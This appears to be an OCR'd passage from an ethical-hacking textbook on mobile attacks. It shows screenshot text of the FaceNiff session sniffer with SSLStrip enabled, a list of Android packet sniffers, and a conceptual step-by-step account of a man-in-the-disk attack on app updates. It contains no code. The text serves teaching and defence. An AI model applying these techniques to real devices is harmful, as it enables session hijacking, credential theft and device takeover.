


Online
Stealth OFF
SSLStrip ON
STOP
bponury
bponury
Bartosz Testowy
Unlock app
Request new key
Go to website
Export sessions
Import sessions
Settings
20:59
Preferences
Vibration
Vibrate when new profile is found
MAC TO Vendor resolving
Try finding out the device vendor
Filter services
Select which services you want to be shown
20:59
Filter services
amazon.com
amazon.co.uk
amazon.de
tuenti.com
nk.pl
twitter.com
tumblr.com
meinvz.net
studivz.net
blogger.com

Figure 17.31: Screenshots of FaceNiff

Some additional Android-based sniffers are as follows:

- Packet Capture (*https://play.google.com*)
- tPacketCapture (*http://www.taosoftware.co.jp*)
- Android PCAP (*https://www.kismetwireless.net*)
- Sniffer Wicap 2 Demo (*https://play.google.com*)
- TestelDroid (*https://play.google.com*)



Launching Man-in-the-Disk Attack

- Attackers perform man-in-the-disk (MITD) attacks when applications do not incorporate proper security measures against usage of the device's external storage
- This vulnerability leads to the **installation of potentially malicious apps** to the user's devices, thereby blocking access to legitimate apps

Cloud Server
Mobile user app requests code update
2
1
Downloads legitimate app
Official App Store
Victim's Mobile
3
Code staged in external storage
5
User app fetches the tampered code
External Storage
4
Attacker monitors the external storage and modifies its content
Attacker
6
Malicious app installed in place of the normal update
Malicious App

Launching Man-in-the-Disk Attack

Attackers perform a man-in-the-disk (MITD) attack when applications do not incorporate proper security measures against the usage of the device's external storage. This vulnerability leads to the installation of potentially malicious apps on the user's device, thereby blocking access to legitimate apps. MITD is a variation of MITM. The Android OS consists of two types of storage: internal and external. In general, the internal storage for Android apps is sandboxed, whereas the external storage is envisioned to allow file sharing between apps, making it vulnerable to MITD attacks.

When any legitimate app tries to run a regular update, an attacker monitors the data stored in the external storage and tries to replace, manipulate, or overwrite the application data by tampering with the source code of the update. After the attacker successfully injects malicious code into the legitimate app update, the user app fetches and runs the malicious code and installs a fraudulent app from the attacker.

Using this malicious app, the attacker can evade Android security and gain access to the sensitive information stored on the device, such as login credentials, personal information, contacts, and photos, and even hack mobile hardware such as microphones and cameras. This malicious app can further cause the application to blackout and then completely take control of the mobile device.

An MITD attack involves the following steps:

- Victim downloads and installs a legitimate app from the official app store
- Victim's mobile device receives an app update and requests code update from the cloud server

- Victim gives permission to the legitimate app to access external storage. Now, the downloaded code is stored on the external storage
- Attacker remotely monitors the external storage and modifies its content by injecting the malicious code
- Now, the legitimate app fetches and runs the tampered update code from the external storage
- The malicious code injected by the attacker automatically requests and installs a fraudulent app from the attacker.
- Using this malicious app, the attacker can steal the victim's sensitive information stored on the mobile device or completely take control of the mobile device.


